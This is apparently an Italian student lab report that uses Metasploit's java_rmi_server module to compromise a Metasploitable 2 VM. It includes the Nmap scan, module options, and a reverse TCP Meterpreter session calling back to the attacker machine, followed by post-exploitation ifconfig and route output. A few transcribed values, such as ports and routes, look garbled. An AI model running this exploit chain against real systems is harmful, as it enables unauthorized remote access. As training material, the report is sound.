

Hacking di Metasploitable con Metasploit

Sfruttamento della vulnerabilità Java RMI di Metasploitable

Corso di Riferimento	Cybersecurity & Ethical Hacking
Ambiente / Laboratorio	Laboratorio Virtuale
Macchina Attaccante	Kali Linux (IP: 192.168.11.111)
Macchina Vittima	Metasploitable (IP: 192.168.11.112)
Strumenti Utilizzati	Metasploit Framework, Nmap
Pen Tester	Lorenzo Ventanni

Questo report descrive le attività pratiche svolte per identificare, sfruttare ed analizzare una configurazione insicura sul target, allo scopo di acquisire competenze di post-exploitation e analisi di rete.

Indice

1	Introduzione e Obiettivi	3
2	Preparazione dell'Ambiente e Connettività	3
3	Scansione dei Servizi e Ricerca dell'Exploit	4
4	Fase di Sfruttamento (Exploitation)	5
5	Fase di Post-Exploitation e Raccolta	5
6	Conclusioni	7

1. Introduzione e Obiettivi

In questa attività di laboratorio ho affrontato lo studio pratico delle metodologie di attacco e delle successive fasi di post-exploitation all'interno di un perimetro controllato. Ho utilizzato come bersaglio la macchina virtuale Metasploitable 2, nota per contenere deliberatamente una serie di servizi vulnerabili e non aggiornati.


L'obiettivo principale dell'esercizio è stato identificare la vulnerabilità legata al registro Java RMI (Remote Method Invocation) esposto sulla porta standard 1099, sfruttarla attraverso il framework Metasploit e ottenere una sessione remota interattiva di tipo Meterpreter. Una volta stabilito l'accesso sul target, l'esercizio richiedeva di estrarre la configurazione delle interfacce di rete locali e la tabella di routing del sistema compromesso.

2. Preparazione dell'Ambiente e Connettività

Prima di lanciare qualsiasi comando operativo, mi sono assicurato che l'infrastruttura di rete logica rispecchiasse fedelmente i requisiti assegnati per il corretto instradamento dei pacchetti.

STEP 1 Configurazione schede di rete e IP static

Ho configurato manualmente le interfacce di rete di Kali Linux e Metasploitable sulla stessa subnet. Successivamente, ho eseguito un test di ping per assicurarmi che le macchine potessero scambiarsi pacchetti in modo stabile.



The image displays two terminal windows side-by-side. The left window shows the configuration of the Kali Linux network interface 'eth0' with a static IP of 192.168.11.111. The right window shows the configuration of the Metasploitable 2.0 network interface 'eth0' with a static IP of 192.168.11.112. Both windows show the successful execution of a ping test between the two machines, confirming network connectivity.

```
(kali@kali): ~/Desktop
$ sudo ip addr flush dev eth0
(kali@kali): ~/Desktop
$ sudo ip addr add 192.168.11.111/24 dev eth0
(kali@kali): ~/Desktop
$ sudo ip link set eth0 up
(kali@kali): ~/Desktop
$ sudo ip route add default via 192.168.11.1
(kali@kali): ~/Desktop
$ ip route
default via 192.168.11.1 dev eth0
default via 192.168.11.1 dev eth0 proto dhcp src 192.168.1.164 metric 100
192.168.11.0/24 dev eth0 proto kernel scope link src 192.168.2.16 metric 100
192.168.11.0/24 dev eth0 proto kernel scope link src 192.168.11.111
(kali@kali): ~/Desktop
$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data:
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=2.22 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=27.0 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=15.2 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=3.71 ms
64 bytes from 192.168.11.112: icmp_seq=5 ttl=64 time=1.29 ms
64 bytes from 192.168.11.112: icmp_seq=6 ttl=64 time=1.15 ms
64 bytes from 192.168.11.112: icmp_seq=7 ttl=64 time=1.86 ms
64 bytes from 192.168.11.112: icmp_seq=8 ttl=64 time=1.14 ms
64 bytes from 192.168.11.112: icmp_seq=9 ttl=64 time=15.5 ms
64 bytes from 192.168.11.112: icmp_seq=10 ttl=64 time=20.2 ms
64 bytes from 192.168.11.112: icmp_seq=11 ttl=64 time=1.23 ms
^C
-- 192.168.11.112 ping statistics --
11 packets transmitted, 11 received, 0% packet loss, time 10039ms
rtt min/avg/max/ndev = 1.140/9.165/26.952/8.744 ms
(kali@kali): ~/Desktop
$

Metasploitable 2.0 Linux [in esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
msfadmin@metasploitable:~$ sudo route add default gw 192.168.11.1
msfadmin@metasploitable:~$ ip route show
192.168.11.0/24 dev eth0 proto kernel scope link src 192.168.11.112
msfadmin@metasploitable:~$ ping 192.168.11.111
PING 192.168.11.111 (192.168.11.111) 56(84) bytes of data:
64 bytes from 192.168.11.111: icmp_seq=1 ttl=64 time=437 ms
64 bytes from 192.168.11.111: icmp_seq=2 ttl=64 time=179 ms
64 bytes from 192.168.11.111: icmp_seq=3 ttl=64 time=1.05 ms
64 bytes from 192.168.11.111: icmp_seq=4 ttl=64 time=20.2 ms
64 bytes from 192.168.11.111: icmp_seq=5 ttl=64 time=2.19 ms
64 bytes from 192.168.11.111: icmp_seq=6 ttl=64 time=208 ms
64 bytes from 192.168.11.111: icmp_seq=7 ttl=64 time=1.50 ms
64 bytes from 192.168.11.111: icmp_seq=8 ttl=64 time=23.1 ms
64 bytes from 192.168.11.111: icmp_seq=9 ttl=64 time=1.35 ms
^C
-- 192.168.11.111 ping statistics --
9 packets transmitted, 9 received, 0% packet loss, time 0150ms
rtt min/avg/max/ndev = 1.052/97.253/437.156/142.523 ms
msfadmin@metasploitable:~$ sudo route add default gw 192.168.11.1
msfadmin@metasploitable:~$ ip route show
192.168.11.0/24 dev eth0 proto kernel scope link src 192.168.11.112
default via 192.168.11.1 dev eth0
msfadmin@metasploitable:~$
```

Fig. 1 — Controllo degli indirizzi IP assegnati ed esito positivo del test di ping verso il target.

Il test ha mostrato una trasmissione fluida e senza alcuna perdita di dati, confermando come il canale di comunicazione tra la mia macchina attaccante (Kali: 192.168.11.111) e la macchina vittima (Metasploitable: 192.168.11.112) fosse funzionante ed efficiente.

3. Scansione dei Servizi e Ricerca dell'Exploit

Avendo la certezza del collegamento, ho avviato la fase di ricognizione attiva per mappare i vettori di ingresso disponibili sul server Metasploitable.

STEP 2

Scansione con Nmap e individuazione del modulo su Metasploit

Ho eseguito un controllo delle porte aperte tramite Nmap focalizzandomi sui servizi attivi, per poi interrogare il database di Metasploit alla ricerca di un exploit idoneo per l'interfaccia Java RMI.

```
msf > nmap -sV 192.168.11.112
[*] exec: nmap -sV 192.168.11.112

Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-22 03:31 -0400
Nmap scan report for 192.168.11.112
Host is up (0.098s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet?
25/tcp    open  smtp           Postfix smtpd
33/tcp    open  domain        ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login?
514/tcp   open  shell?
1099/tcp  open  java-rmi       GNU Classpath grmiregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql?
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
6667/tcp  open  irc            UnrealIRCd
8089/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:13:2C:A8 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 182.17 seconds
```

Fig. 2 — Riscontro della porta 1099/tcp aperta con servizio associato a Java RMI.

La scansione ha confermato la presenza del servizio cercato. Ho subito avviato la console di comando di Metasploit tramite msfconsole e ho cercato i moduli disponibili digitando il comando search java_rmi.

```
msf > search java_rmi

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/gather/java_rmi_registry	.	normal	No	Java RMI Registry Interfaces Enumeration
1	exploit/multi/misc/java_rmi_server	2011-10-15	excellent	Yes	Java RMI Server Insecure Default Configuration Java Code Execution
2	\ target: Generic (Java Payload)	.	.	.	.
3	\ target: Windows x86 (Native Payload)	.	.	.	.
4	\ target: Linux x86 (Native Payload)	.	.	.	.
5	\ target: Mac OS X PPC (Native Payload)	.	.	.	.
6	\ target: Mac OS X x86 (Native Payload)	.	.	.	.
7	auxiliary/scanner/misc/java_rmi_server	2011-10-15	normal	No	Java RMI Server Insecure Endpoint Code Execution Scanner
8	exploit/multi/browser/java_rmi_connection_impl	2010-03-31	excellent	No	Java RMIConnectionImpl Deserialization Privilege Escalation

```
Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl
msf > |
```

Fig. 3 — Risultati della ricerca all'interno del framework per i vettori di attacco java_rmi.

Il framework ha evidenziato il modulo exploit/multi/misc/java_rmi_server, caratterizzato da un grado di affidabilità ottimale per portare a termine l'intrusione.


4. Fase di Sfruttamento (Exploitation)

Con tutti gli elementi a disposizione, ho proceduto alla configurazione del modulo di attacco per l'esecuzione del payload sulla macchina remota.

STEP 3

Settaggio delle variabili ed avvio della sessione Meterpreter

Ho selezionato il modulo di exploit e ho impostato l'IP del target (RHOSTS) e l'IP locale di Kali (LHOST), definendo un payload di tipo meterpreter/reverse_tcp per ricevere la connessione di ritorno.



```
Session Actions Edit View Help
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  ----      -
  HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
  RHOSTS     192.168.11.111   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      1099             yes       The target port (TCP)
  SRVHOST    0.0.0.0           yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT    8080             yes       The local port to listen on.
  SRVSSL     false            no        Negotiate SSL/TLS for local server connections
  SSL        false            no        Negotiate SSL for incoming connections
  SSLCert    false            no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH    false            no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.11.111   yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Generic (Java Payload)

View the full module info with the info, or info -d command.

msf exploit(multi/misc/java_rmi_server) > set HTTPDELAY 20
HTTPDELAY => 20
msf exploit(multi/misc/java_rmi_server) > setg RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/A746Cw
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:34816) at 2026-05-22 03:57:46 -0400

meterpreter > |
```

Fig. 4 — Configurazione delle variabili locali/remote ed apertura della sessione interattiva Meterpreter.

In seguito all'invio del comando `exploit`, il server vulnerabile ha elaborato la richiesta, consentendo l'iniezione del payload e la creazione di una connessione di ritorno verso la mia postazione. Come documentato dall'immagine, la reverse shell Meterpreter è stata aperta correttamente.

5. Fase di Post-Exploitation e Raccolta

Una volta stabilito l'accesso all'interno del sistema operativo target, mi sono concentrato sul soddisfare le richieste finali del progetto, relative alla raccolta di evidenze.

STEP 4

Estrazione della configurazione delle schede di rete

Ho digitato il comando `ifconfig` direttamente dentro la console di Meterpreter per ispezionare le impostazioni delle schede di rete della vittima.

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe13:2ca8
IPv6 Netmask : ::
```

Fig. 5 — Output del comando `ifconfig` eseguito sul sistema remoto tramite la shell Meterpreter.

Il comando ha restituito i parametri delle interfacce di rete `eth0` e `lo`, certificando che la sessione apparteneva stabilmente alla macchina target Metasploitable con IP 192.168.11.112.

STEP 5 Analisi e lettura della tabella di routing interna

Per mappare i canali di inoltro del server, ho inviato il comando `route`, estraendo la struttura delle rotte di rete configurate sul target.

```
meterpreter > route

IPv4 network routes
=====
Subnet      Netmask      Gateway      Metric      Interface
-----
127.0.0.1   255.0.0.0    0.0.0.0
192.168.11.112 255.255.255.0 0.0.0.0

IPv6 network routes
=====
Subnet      Netmask      Gateway      Metric      Interface
-----
::1         ::           ::
fe80::a00:27ff:fe13:2ca8 ::           ::
meterpreter > |
```

Fig. 6 — Tabella di routing della macchina compromessa visualizzata a schermo.

L'analisi della tabella di routing mi ha mostrato le rotte per la rete locale 192.168.11.0 e i relativi indirizzi di loopback, confermando l'assenza di ulteriori gateway attivi verso l'esterno. L'unica perplessità che mi ha scaturito riguarda appunto il gateway della macchina target illustrato in figura 6. Nonostante il gateway fosse settato su Metasploitable su 192.168.11.1, dal comando `route` di Meterpreter risulta essere 0.0.0.0.

Verifica Obiettivi

Tutte le prove richieste, comprendenti l'analisi della configurazione hardware di rete e delle tabelle di routing interne della macchina vittima, sono state estratte e documentate correttamente.

6. Conclusioni

L'esecuzione di questa esercitazione pratica mi ha permesso di comprendere a fondo le dinamiche reali di un attacco mirato e le relative procedure di post-exploitation. Ho compreso l'importanza della fase di ricognizione tramite Nmap e di come una configurazione errata o l'esposizione di servizi non patchati (come il registro Java RMI legacy) possa compromettere l'integrità di un intero server.

La raccolta e l'analisi dei dati di rete effettuata alla fine dell'esercizio mi ha mostrato come un attaccante malintenzionato, una volta guadagnato l'accesso iniziale, possa studiare l'infrastruttura di rete interna per tentare movimenti laterali sulla rete interna del target.

Report redatto nell'ambito del Corso di Cybersecurity & Ethical Hacking — A.Y. 2025/2026.